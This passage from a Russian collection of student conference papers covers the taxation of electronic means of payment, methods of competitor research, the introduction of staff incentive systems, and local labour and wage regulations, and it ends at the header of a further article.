Появление электронных средств платежа и Федерального закона от 27 июня 2011 г. № 161-ФЗ «О национальной платежной системе» привело к изменениям в налоговом законодательстве. Указанный закон ставит электронные средства платежа наравне с другими платежными средствами, отсюда не имеет значения в какой форме получают доходы и осуществляют расходы, порядок отражения в налоговом учете не изменяется.

Отмечу общие положения для юридических, физических лиц и

индивидуальных предпринимателей. Налоговый учет - это обобщение информации для определения налоговой базы по налогу на основе данных первичных документов, сгруппированных в соответствии с порядком, предусмотренным налоговым кодексом Российской Федерации [2]. Налоговый учет ведется для определения суммы, подлежащей к уплате в бюджет, и выявления задолженностей по налогам перед бюджетом.

Как известно, для того, чтобы открыть обычный (не электронный) счет, необходимо подать документы в налоговую инспекцию, Пенсионный фонд России и Фонд социального страхования Российской Федерации. Для того, чтобы открыть электронный счет – электронный кошелек, необходимо обратиться в налоговую инспекцию в течение 7 дней со дня появления электронного средства платежа, общаться в Пенсионный Фонд России и Фонд социального страхования Российской Федерации не является обязательным. В случае невыполнении данного требования создателю электронного счета грозит штраф в размере 5000 руб., а при повторном нарушении в течение года – 20 000 руб.

Изменения отразились и на банках: теперь необходимо информировать налоговую инспекцию по месту своего учета о предоставлении или прекращении права использования электронных платежных средств, а также об изменении реквизитов в них в течение трех рабочих дней. Кроме того, банки обязаны предоставлять такое право только после предъявления клиентом свидетельства о постановке на учет в налоговом органе.

Юридическое лицо, пользующееся в своей деятельности электронными платежными средствами, обязано предоставить налоговую декларацию в течение 10 дней, в случае невыполнения данного указания лицо лишается возможности пользоваться электронными средствами, поскольку приостанавливаются переводы по электронным счетам.

Взыскание задолженностей с юридических лиц, использующих электронные средства платежа, так же подверглось изменениям. Согласно п.8 ст.46 Налогового кодекса Российской Федерации в качестве обеспечительной меры по взысканию налоговых задолженностей с юридических лиц может выступать не только приостановление операций по банковским счетам, но и приостановление операций по электронным средствам платежа [3].

Решение о приостановлении переводов по электронным платежным средствам налоговый орган отправляет не только банку, но и налогоплательщику. Если последний уплачивает задолженность или предоставляет налоговую декларацию, то налоговая инспекция отменяет решение о приостановлении транзакций по счетам должника (неэлектронным и электронным) не позднее одного дня, следующее за днем предоставления необходимых документов.

Если владелец электронного счета получает средства от физического лица в качестве платы за товары и услуги, то данный платеж подлежит начислению НДС, так как электронные платежи не относятся к банковским

операциям, которые не облагаются НДС (пп.3 п.3 ст.149 НК РФ). Для вычета НДС необходим счет-фактура.

Что касается налога на прибыль, то тут продавец в налоговом учете должен указать всю сумму дохода, который поступил в электронный кошелек. Вознаграждение оператора электронной платежной системы вносится во внереализованные расходы (пп.15 п.1 ст.265 НК РФ), поскольку комиссии за проведение платежа считаются оплатой банковских услуг.

Еще одним нововведением является применение контрольно-кассовой техники (ККТ) при расчетах электронными средствами платежа. К этому подходили на государственном уровне постепенно. Федеральный закон от 22 мая 2003 г. № 54-ФЗ «О применении контрольно-кассовой техники при осуществлении наличных денежных расчетов и (или) расчетов с использованием электронных средств платежа» предусматривал использование ККТ только при расчетах наличными. Затем контрольно-кассовая техника стала применяться при расчетах электронными средствами, однако ККТ не используется при расчетах с использованием электронного средства без его предъявления между индивидуальными предпринимателями и (или) организациями.

Кроме того, с июля этого года чек ККТ должен обязательно отображать QR-код, а для исправления ошибок в чеке следует использовать чек коррекции, вместо чека «возврат прихода». Теперь увеличен срок выдачи карточки регистрации кассовой техники с 5 до 10 дней. При ликвидации организации или ИП нет необходимости предоставлять налоговым органам заявление о снятии с учета ККТ – это происходит автоматически на основании выписки из ЕГРЮЛ или ЕГРИП. Так же разъяснены действия налогоплательщика при поломке фискального накопителя, которыми должны быть оснащены все кассовые аппараты: в течение 5 дней следует подать в налоговый орган заявление о снятии ККТ с учета или о перерегистрации, а нерабочий накопитель необходимо направить изготовителю на экспертизу для выявления причины поломки.

В следующем году кассовая техника должна применяться всеми организациями и индивидуальными предпринимателями без каких-либо исключений. Эта мера необходима для более точного налогового контроля над расходами. Налоговые органы либо получают данные с ККТ по электронной почте, либо с помощью подключения флеш-носителя к кассовому аппарату.

За неприменение ККТ должностными лицами и индивидуальными предпринимателями налагается штраф до половины размера суммы расчета, осуществленного без ККТ, но не менее 10 тыс.руб., а неприменение юридическими лицами – до одного размера суммы расчета, осуществляемого с использованием электронных платежных средств без ККТ, но не менее 30 тыс.руб. За повторное правонарушение должностным лицам, ИП и юридическим лицам грозит приостановление деятельности на срок от года до 2 лет для первых и до 90 суток для организаций. Работа на

устаревшей кассовой технике приравнивается к работе без ККТ, за что тоже следует наказание.

Срок исковой давности по перечисленным выше нарушениям — 1 год с того дня, когда было совершена провинность [4].

Относительно физических лиц произошло одно изменение: теперь имеется возможность оплачивать налоги и сборы, штрафы, пени персонифицированными электронными средствами платежа.

Таким образом, электронные средства платежа относительно недавно достигли своей популярности, а отсюда и налогообложение таких платежных средств только начинает развиваться. Сегодня, безусловно, налогообложение электронных средств – актуальная проблема, с которой только начинают справляться. Обязательность контроль-кассовой техники, определение процедуры постановки на налоговый учет и снятия с него, обозначение ответственности за нарушения законодательства при расчетах с использованием электронных средств платежа – всё это говорит об успешности решения данной проблемы государством.

Использованные источники:

1. Налоговый учет// Audit-it.ru. Бухгалтерский учет. Налогообложение. Аудит. URL: http://www.audit-it.ru (дата обращения: 20.11.2018).
2. Налоговый кодекс Российской Федерации. Части первая и вторая. – М.: Проспект КноРус, 2013. 848 с.
3. О национальной платежной системе: федер. закон Рос. Федерации от 27 июня 2011 г. № 161-ФЗ: принят Гос. Думой Федер. Собр. Рос. Федерации 14 июня 2011 г.: одобр. Советом Федерации Федер. Собр. Рос. Федерации 22 июня 2011 г. // Собр. законодательства Рос. Федерации. – 2011. - № 27, ст. 3872.
4. Петров А.А. Электронные деньги// Клерк: народная бухгалтерская энциклопедия. URL: http://wiki.klerk.ru/index.php/Народная_бухгалтерская_энциклопедия (дата обращения: 28.11.2018).
5. Огородникова Е.П. Налоги – основной источник доходной части бюджета государства // Современная экономика: обеспечение продовольственной безопасности: сборник научных трудов IV Международной научно-практической конференции.: ФГБОУ ВО "Самарская государственная сельскохозяйственная академия", 2017. С. 140-144.
6. Общая система налогообложения // Клерк: народная бухгалтерская энциклопедия. URL: http://wiki.klerk.ru/index.php/Народная_бухгалтерская_энциклопедия (дата обращения: 28.11.2018).

УДК 330.13

Михалец Т.В.
студент 3 курса
научный руководитель: Иноземцева А.В.
старший преподаватель
кафедра маркетинга, рекламы и связей с общественностью
«Новосибирский Государственный университет
экономики и упрввления «НИНХ»
Россия, г. Новосибирск

ИССЛЕДОВАНИЕ КОНКУРЕНТОВ: НЕОБХОДИМОСТЬ, АНАЛИЗ ОСНОВНЫХ НАПРАВЛЕНИЙ И МЕТОДЫ

Аннотация. В данной статье рассмотрены основные направления исследования конкурентов. Описаны методы сбора информации о конкурентах и предложены рекомендации по повышению конкурентоспособности организации.

Ключевые слова: конкурентоспособность, исследования, маркетинговые исследования, исследования конкурентов

Mikhailets T.V. 3rd year student
Inozemtseva A.V.
Research supervisor, senior lecturer, Department of marketing
advertising and public relations
Novosibirsk state University of Economics
management " NINH»
Russia, Novosibirsk

COMPETITOR RESEARCH: NECESSITY, ANALYSIS OF THE MAIN DIRECTIONS AND METHODS

Comment. This article describes the main directions of research competitors. The methods of collecting information about competitors are described and recommendations for improving the competitiveness of the organization are offered.

Keywords: competitiveness, research, marketing research, competitor research

В наше время, когда с каждым днем конкурентов становится все больше и их уровень повышается, необходимо проводить анализ конкурентоспособности своего предприятия на фоне других представителей данного рынка. Это позволит получить информацию, о том, что привлекает потребителя в продукции или услугах данного предприятия, и какие преимуществами обладают его конкуренты. Анализ необходим, чтобы на его основе можно было усовершенствовать те моменты, которые способствуют снижению конкурентоспособности. Исходя из этого, проведение данного исследования является необходимой составляющей каждого предприятия, поскольку, не зная того, что нужно потребителю и не стремясь исправить

положение можно прийти к банкротству.

Цель данной статьи – определить необходимость проведения исследования конкурентов, рассмотреть основные методы повышения конкурентоспособности.

Анализ конкурентной среды в определенной отрасли может быть как максимально детальным (можно составить прогноз деятельности компаний-конкурентов даже на несколько лет вперед), так и емким в контексте краткосрочных задач. Потенциальные ситуации, в которых требуется проведение анализа конкурентной среды[4, с. 407]:

- Создание маркетинговой политики позиционирования товара;
- Предсказание плана продаж;
- Подготовка ассортимента и схемы товарной политики;
- Определение цены на товар в контексте конкурентной среды;
- Разработка товара: выбор свойств и ключевых показателей продукта в контексте конкурентной среды;
- Разработка схемы продвижения продукта в контексте конкурентной среды.

Анализ конкурентной среды принесет необходимый результат только в том случае, если у вас будут все нужные и, главное, правильные данные о главных конкурентах на рынке. Как это сделать? Данные можно получить путем маркетингового исследования деятельности той или иной компании.

В настоящее время практикуются следующие методы конкурентного анализа:

▪ SWOT-анализ. Это самый распространенный метод. Основан на выявлении недостатков и преимуществ, возможностей и опасностей. Благодаря этому способу можно выявлять уязвимые и сильные стороны конкурента для решения собственных задач. Такой анализ позволяет осуществлять стратегическое планирование. Стратегию можно строить на использовании сильных сторон, на преодолении слабых сторон, на применение сильных и слабых сторон, чтобы защититься от возможных угроз. Подобная аналитика позволяет получить более полную картину конкурентного окружения

▪ SPACE-анализ. Рассматривает финансовые возможности компании и преимущества её продукции в качестве основных факторов для успешного развития в отрасли. Анализ определяет конкурентную позицию компании на основе ряда признаков. Эта позиция может быть консервативной, агрессивной, оборонительной. Позиция выявляется при нестабильном положении рынка и конкурентных преимуществах товара.

▪ PEST-анализ. Наиболее эффективный метод, чтобы проанализировать макросреду компании. Данная методика обычно применяется для выявления рыночных тенденций в отрасли. Результаты используются для определения возможностей и угроз при проведении SWOT-анализа. Применяется для длительного стратегического планирования. PEST-анализ обычно составляется на пять лет с обязательным

обновлением раз в год

▪ анализ конкурентных сил по методу Майкла Портера. Используется для определения состояния конкуренции всей отрасли. По теории конкуренции Портера на рынке присутствуют пять главных сил, от которых зависит прибыльность рынка. К этим силам относятся следующее: возможности покупателей, потенциал поставщиков, опасность появления новых игроков, угроза появления альтернативных товаров, конкурентная борьба между участниками внутри отрасли[5, с. 102].

К наиболее продуктивным вариантам получения нужной информации о фирмах-конкурентах можно отнести следующее:

• Опрос покупателей – сбор и качественные маркетинговые исследования конкурентов позволят легко определить преимущества и недостатки.

• С помощью мониторинга места продажи можно определить качество, а также то, в каких условиях выкладываются товары. Возможно, узнать об интересных стратегиях, промо-акциях или же ассортименте товара.

• Изучение сайта конкурентов и чтение отзывов о его продукции в Интернете – это яркий пример анализа конкурентов.

• Интервьюирование экспертов рынка позволит определить, насколько качественной является продукция конкурента и какой он имеет имидж на рынке.

• Можно опросить менеджеров по продажам. Они могут предоставить массу интересной информации, даже той, которая частично скрывается от покупателя, вплоть до анализа рекламных кампаний конкурентов.

• Изучите отраслевые обзоры. Многие компании публикуют свои финансовые показатели, делают открытые и доступные рейтинги, иногда могут выложить несколько важных характеристик своего бизнеса.

• Тематические семинары, выставки или конференции – это также пример анализа конкурентов. С их помощью в довольно неформальной обстановке можно узнать массу полезной информации о конкурентах, новые контакты для расширения, а также проработать эффективную коммуникативную стратегию[3, с. 66].

Главной характерной чертой при разработке управленческого решения по повышению конкурентоспособности предприятия должна стать ориентация на долгосрочную перспективу, проведение фундаментальных исследований, диверсификацию деятельности, инновационное развитие предприятия, активизацию творческой активности персонала, а также повышение эффективности использования основных фондов и оборотных средств.

После проведения исследования необходимо правильно организовать работу компании, для повышения и поддержания конкурентоспособности. Рассмотрим некоторые рекомендации по комплексу организационных мер обеспечения конкурентоспособности.

1. Внедрение инновационных технологий и разработка

инновационной продукции на предприятии.

2. Управление эффективностью использования основных производственных фондов на предприятии с учетом потребностей рынка потребления продукции.

3. Разработка стратегии повышения конкурентоспособности предприятия.

4. Управление ценообразованием на продукцию с учетом цен предприятий-конкурентов.

5. Стимулирование развития новых потребностей у потребителей.

6. Повышение эффективности контроля качества и соответствия стандартам характеристик продукции.

7. Выявление резервов повышение конкурентоспособности продукции предприятия по сравнению с аналогами.

8. Модернизация дизайна, надёжности, экономичности продукции субъекта хозяйствования.

9. Внедрение специализированного лицензионного программного обеспечения для повышения производительности труда специалистов на предприятии.

10. Оптимизация диапазона условий использования продукции предприятия.

11. Активизация маркетинговых мероприятий. Создания искусственного дефицита новых, прогрессивных товаров, ведение активной рекламной компании, создание предпочтительных экономических условий продаж.

12. Оптимизация обслуживания клиентов, в первую очередь транспортной логистики [1, с. 158].

Таким образом, комплексное внедрение предложенных рекомендаций позволит оптимизировать управление конкурентоспособностью, что, в свою очередь, способствует развитию предприятия в текущем и перспективном периодах, приводя к повышению его рыночной стоимости и максимизации финансовых результатов.

Особое влияние на деятельность фирмы оказывают конкуренты. Конкуренция во многих сферах на сегодняшний день очень высока, поэтому организациям, существующим на рынке услуг сравнительно недавно, очень трудно удерживать свои позиции. В период экономической нестабильности главная задача любого предприятия – минимизация затрат. Использование современных технологий позволит снизить расходы. С целью улучшения финансового состояния организации и повышения конкурентоспособности необходимо проводить мероприятия по повышению конкурентоспособности.

Использованные источники:

1. Быков В.А. Конкуренция. Конкурентоспособность / В.А. Быков. - М. : ЮНИТИ-ДАНА, 2013. - 296 с.

2. Кобелева А.А. Характеристика видов конкуренции. Маркетинг как метод

неценовой конкуренции // Сборник научных трудов СевКавГТУ, серия «Экономика». - 2006. - № 3, - с. 13-16.
3. Конкурентоспособность предприятия (фирмы): Уч.пос. / В.М.Круглик.; Под общ. ред. В.М. Круглик. - М.: НИЦ ИНФРА-М; Мн.: Нов. знание, 2013. - 285 с.
4. Портер М. Конкуренция / М. Портер. - М. : Вильямс, 2012. - 608 с
5. Рыжикова Т.Н. Анализ деятельности конкурентов: Учеб.пособие.- М.: ИНФРА-М, 2015. - 267 с.

УДК 331.103.6

Мищенко В.А., магистр
Волгоградский институт управления-филиал РАНХиГС

ПРЕДВАРИТЕЛЬНЫЙ КОНТРОЛЬ ПРИ ПОСТРОЕНИИ СИСТЕМЫ СТИМУЛИРОВАНИЯ ПЕРСОНАЛА

Аннотация: Внедрение системы стимулирования персонала требует комплексного подхода: необходимо оценить последствия внедрения, недостатки алгоритма. Механизм внедрения стиулирования персонала предполагает разработку локальных нормативных актов, которые должны соответствовать реалиям и принципам эффективности деятельности организации.

Ключевые слова: оплата труда, персонал, стимулирование персонала, эффективность управления персоналом.

Mishchenko V.A.
Volgograd Institute of Management, Branch of RANEPA
master

PRELIMINARY CONTROL UNDER CONSTRUCTION OF STAFF PENSONING SYSTEM

Abstract: The introduction of a staff incentive system requires an integrated approach: it is necessary to assess the consequences of the implementation, the shortcomings of the algorithm. The mechanism for the implementation of personnel styling involves the development of local regulations that must be consistent with the realities and principles of organizational effectiveness.

Keywords: remuneration, staff, staff incentives, staff management efficiency.

Проблема внедрения новаций и системы стимулирования персонала заключается в оценке факторов, оказывающих воздействие на результат, теоретическая модель может не соответствовать реальной действительности.. Предлагается следующий алгоритм внедрения системы стимулирования персонала в практическую деятельность организации.




Рисунок 1 – Алгоритм внедрения системы стимулирования персонала

Алгоритм внедрения системы стимулирования персонала предусматривает восемь этапов, каждый из которых реализует конкретные задачи.

1. Формирование рабочей группы, которая отвечает за внедрение системы стимулирования персонала. На данном этапе осуществляется утверждение проекта внедрения. В проекте внедрения указываются сроки реализации системы стимулирования, ответственные исполнители, цели и поставленные задачи, система показателей эффективности, перечень документов по стимулированию работников, которые должны быть утверждены в организации.

2. Утверждение нормативного документа, регулирующего вопросы стимулирования работников. В данном документе следует для каждой группы персонала предусмотреть возможность оценки перспектив работы, траектории карьерного роста. Нормативный документ должен предусматривать инструменты стимулирования строго в соответствии с видами стимулирования, принятыми в организации: материальное, нематериальное, к которому может относиться стимулирование комфортными условиями проживания.

3. Ознакомление сотрудников организации с разработанным положением по стимулированию происходит на третьем этапе внедрения системы стимулирования персонала. Персонал должен разобраться в особенностях системы стимулирования. Необходимо выделить время, в течение которого работники организации смогут уточнить интересующие их вопросы и обсудить направления изменений. Необходимо фиксировать реакцию работников. Доведение информации происходит с отметкой об ознакомлении.

4. Адаптационный период. По возможности внедрение системы стимулирования персонала следует внедрять не во всех подразделениях организации, а в каком-либо отдельно взятом подразделении/отделе. Использование пилотного проекта позволит определить возможные сложности и ключевые факторы, которые могут оказать влияние на результат реализации проекта по стмулированию персонала. Рекомендуемое время реализации пилотного проекта –от 6 до 12 месяцев, после чего возможно внедрение системы стимулирования труда в организации. На данном этапе выявляются основные проблемы и преимущества системы стимулирования персонала.

5. Оценка адаптационного периода. На данном этапе оцениваются наиболее характерные для реализации системы стимулирования персонала проблемы. Предлагаются направления решения данных проблем. Необходимо зафиксировать все сложности, которые выявлены в результате адаптационного периода. Необходимо оценить различные варианты устранения проблем.

6. Доработка положения по стимулированию работников в соответствии с выявленными проблемами, утверждение документа. На данном этапе осуществляется доработка нормативного обеспечения в соответствии с вяявленными проблемами и направлениями развития, определенными на пятом этапе. Нормативный документ по

стимулированию сотрудников утверждается приказом руководителя.

7. Рабочий период. Происходит внедрение системы стимулирования песонала во всех подразделениях организации. Система функционирует на протяжении определенного периода времени. Рекомендуется обеспечить каналы обратной связи с персоналом, по которым сотрудники будут высказваться о недостатках системы.

8. Оценка эффективности функционирующей системы стимулирования персонала. Оценка эффективности/результативности является обязательным этапом алгоритма внедрения системы стимулирования. На данном этапе происходит окончательная оценка жизнеспособности принятой системы стимулирования персонала. И в зависимости от полученных значений принимается решение о функционировании системы (от нее отказываются или происходит корректировка системы) Таким образом, если соблюдать данный алгоритм, то построение системы стимулирования персонала будет отвечать принципам эффективности и позволит сэкономить финансовые ресурсы организации. В случаях изменения внешней среды, предложенный алгоритм трансформируется без перемены основной его сути.

Использованные источники:

1. Лытнева , Н. А. Система эффективного управления и контроля оплаты труда и соблюдения трудового законодательства в организациях / Н.А. Лытнева, Н.В. Парушина // Фундаментальные исследования. – 2014. – № 12-7.– С. 1498-1502.

2. Мозжерина, Н. Т. Проблемы практики формирования информационной базы для анализа расходов на оплату труда / Н. Т. Мозжерина // Двадцать первые апрельские экономические чтения: материалы Международной научно-практической конференции; под редакцией В.В. Карпова, А.И. Ковалева. – Омск : Омский филиал Финансового университета при Правительстве РФ, 2015. – С. 408-412.

УДК 331.103.6

Мищенко В.А., магистр
Волгоградский институт управления-филиал РАНХиГС

РЕГЛАМЕНТАЦИЯ ПРОЦЕССОВ ЛОКАЛЬНОГО НОРМАТИВНО-ПРАВОВОГО РЕГУЛИРОВАНИЯ В СФЕРЕ ТРУДА И ЗАРАБОТНОЙ ПЛАТЫ

Аннотация: Локальные нормативно-правовые акты в сфере оплаты труда должны служить инструментом, позволяющим не только управлять персоналом, но и предотвращать налоговые последствия для организции.

Ключевые слова: оплата труда, персонал, локальные нормативно-правовые акты, трудовой договор, гражданско-правовой договор.

Mishchenko V.A.
Volgograd Institute of Management, Branch of RANEPA
master

REGULATION OF LOCAL PROCESSES OF LOCAL REGULATORY LEGAL REGULATION IN THE FIELD OF LABOR AND WAGES

Annotation: Local regulations in the field of wages should serve as a tool to not only manage staff, but also to prevent tax consequences for the organization.

Key words: labor remuneration, personnel, local regulatory legal acts, labor contract, civil law contract.

В соответствие с ТК РФ трудовые и другие непосредственно связанные с ними отношения регулируются трудовым законодательством, включая законодательство об охране труда и иными нормативно-правовыми актами.

Работодатели принимают локальные нормативные акты, содержащие нормы трудового права, в пределах своей компетенции в соответствии с трудовым законодательством, коллективными договорами, соглашениями (ч. 1 ст. 8 ТК РФ).

Статья 309.2 Трудового Кодекса РФ предусматривает, что при наличии трудовых договоров с сотрудниками, содержащих основные положения нормативных актов, работодатели не обязаны оформлять локальные нормативные акты. Установлена типовая форма трудового договора, которая включает все определяющие разделы: порядок и время выдачи заработной платы; права и обязанности сотрудника и нанимателя; условия премирования а так же основные положения охраны труда. Кроме этого имеется раздел для описания социальных гарантий, а также возможности для изменения условий договора, внесения особых требований и условий, обговорен вопрос об ответственности сторон.

Ниже представлена классификация локальных нормативных актов в сфере регулирования труда и заработной платы:

а) по степени значимости:

1)Обязательные (определены Трудовым кодексом РФ):
- правила внутреннего трудового распорядка (ст. 123 ТК РФ);
- трудовой договор (ст.16,56,67 ТК РФ);
- штатное расписание (ст. 57 ТК РФ);
- положение о защите персональных данных (п. 8 ст. 86 ТК РФ);
- табель учета рабочего времени (ст. 91 ТК РФ);
- график отпусков.
2)Необязательные:
- положение о добровольном медицинском страховании,
- положение об организации детского отдыха.

б) по сфере действия:

1) общего характера (например, Правила внутреннего трудового распорядка, график отпусков);

2) специального характера (например, Положение о направлении работников в служебные командировки, Положение о структурных подразделениях).

в) по кругу лиц:

1) распространяющиеся на всех работников организации (например, Правила внутреннего трудового распорядка, график отпусков);

2) распространяющиеся на определенную категорию работников (Положение о ненормированном рабочем дне, Положение о предоставлении дополнительных отпусков работникам) [1].

В целях снижения рисков финансовых потерь организации необходимо не допускать ошибок и противоречий с законодательством в локальных нормативных актах. Выделим следующие направления регламентации процессов локального нормативно-правового регулирования в оплаты труда:

- оформление договорных отношений;
- делопроизводство и документооборот;
- процесс учета в организации;
- ведение операций по бухгалтерскому учету.

Вчасти оформления договорных отношений необходимо обратить внимание на квалификацию договора между работником и работодателем, т.к. неправильное оформление данных отношений может привести к налоговым последствиям.

Налоговые споры на данном этапе чаще всего возникают в связи с ошибками при составлении гражданско-правового договора, которые приводят к переквалификации договора из гражданско-правового в трудовой. В целях недопущения данной ситуации необходимо учесть следующие рекомендации:

а Предметом гражданско-правового договора должен быть не длящийся процесс, разовое поручение с конечным результатом, следовательно, указание в качестве предмета гражданско-правового договора работы по должности или специальности не допускается.

2. Не допускается указание в договоре ссылок на правила внутреннего распорядка, время работы и отдыха.

3. Приказы и кадровые документы оформляются только на штатных сотрудников, поэтому трудовая книжка, документы об образовании и т.д. не требуются при составлении гражданско-правовых отношений.

4. В договоре должна быть указана стоимость за объем работы или услуги, а не регулярные выплаты за труд.

5. Не допускается указание в договоре также и гарантий для исполнителя - отпуск, больничный, доплаты за переработку.

Большинство спорных вопросов в части оплаты труда связано с обложением НДФЛ и страховыми взносами компенсационных выплат, что объясняется отсутствием четкой классификации в Налоговом Кодексе РФ, необходимо провести контроль ЛНА в данной сфере.

Необходимо разделить все компенсационные выплаты на:

- связанные с возмещением затрат работникам;
- затраты, фактически являющиеся частью оплаты труда.

Одновременно рекомендуется определить, являются ли компенсационные выплаты нормируемыми. Можно выделить два варианта нормирования:

а) конкретное предельное значение компенсационной выплаты, установленное законодателем;

б) нормы, которые законодатели предписывают устанавливать самостоятельно, например, в коллективном договоре.

Рассмотрим первый вид компенсационных выплат, который связан с возмещением затрат работникам и не облагается НДФЛ и страховыми взносами, поскольку связан с исполнением трудовых обязанностей. Следует отметить, что нормирование данных выплат осуществляется в локальных нормативных актах работодателя.

При выплате компенсаций, например, за использование сотрудниками их имущества (сотового телефона, компьютера, автомобиля и т.д.), которое необходимо для выполнения трудовых функций и расходов, связанных с их эксплуатацией, рекомендуется оформить локальный нормативный акт (например, Положение об обеспечении сотрудников сотовой связью) в котором необходимо указать все существенные условия использования работниками имущества. К таким условиям относятся:

- Перечень должностей сотрудников, которым полагается компенсация;
- Обязанности работников, при исполнении которых им полагается компенсация;
- Размер компенсации, который обычно устанавливается в виде фиксированной суммы независимо от количества календарных дней в месяце;
- Лимит расходов, связанных с эксплуатацией личного имущества, порядок возмещения расходов в случае превышения лимита;

- Подтверждающие документы, которые необходимо предоставить работнику для получения компенсации;

- Условия и порядок выплаты компенсации.

Второй вид компенсаций – затраты, фактически являющиеся частью оплаты труда, и не призваны возместить конкретные затраты работника. Рассмотрим компенсации, имеющие конкретное предельное значение, установленное законодательством.

Компенсации, выплачиваемые в размере, установленном на законодательном уровне, могут облагаться и не облагаться НДФЛ и страховыми взносами. Так, при выплате компенсации за нарушение установленного срока выплаты заработной платы, оплаты отпуска и других выплат, причитающихся работника, суммы, превышающие установленные размер компенсаций подлежат обложению. Поэтому, во избежание налоговых споров, рекомендуется в локальном нормативном акте, коллективном договоре или в трудовом договоре предусмотреть порядок расчета денежной компенсации, размер порядок ее выплаты. Таким образом, у организации не будет возникать обязанности удерживать и перечислять НДФЛ.

Таким образом, мы видим, что анализ локальных нормативно-правовых актов в процессе внутреннего аудита оплаты труда является важным элементом и позволит своевременно предотвратить налоговые последствия для организации.

Использованные источники:

1. Ершова Е.А. Нормативные правовые акты работодателя, содержащие нормы трудового права / Е. А. Ершова // "Трудовое право". – 2007. - № 12.

УДК 597.4/.5

Могильникова И.С.
студент 3 курса
ХГУ им. Н. Ф. Катанова
научный руководитель: Девяткин Г.В.
Россия, г. Абакан

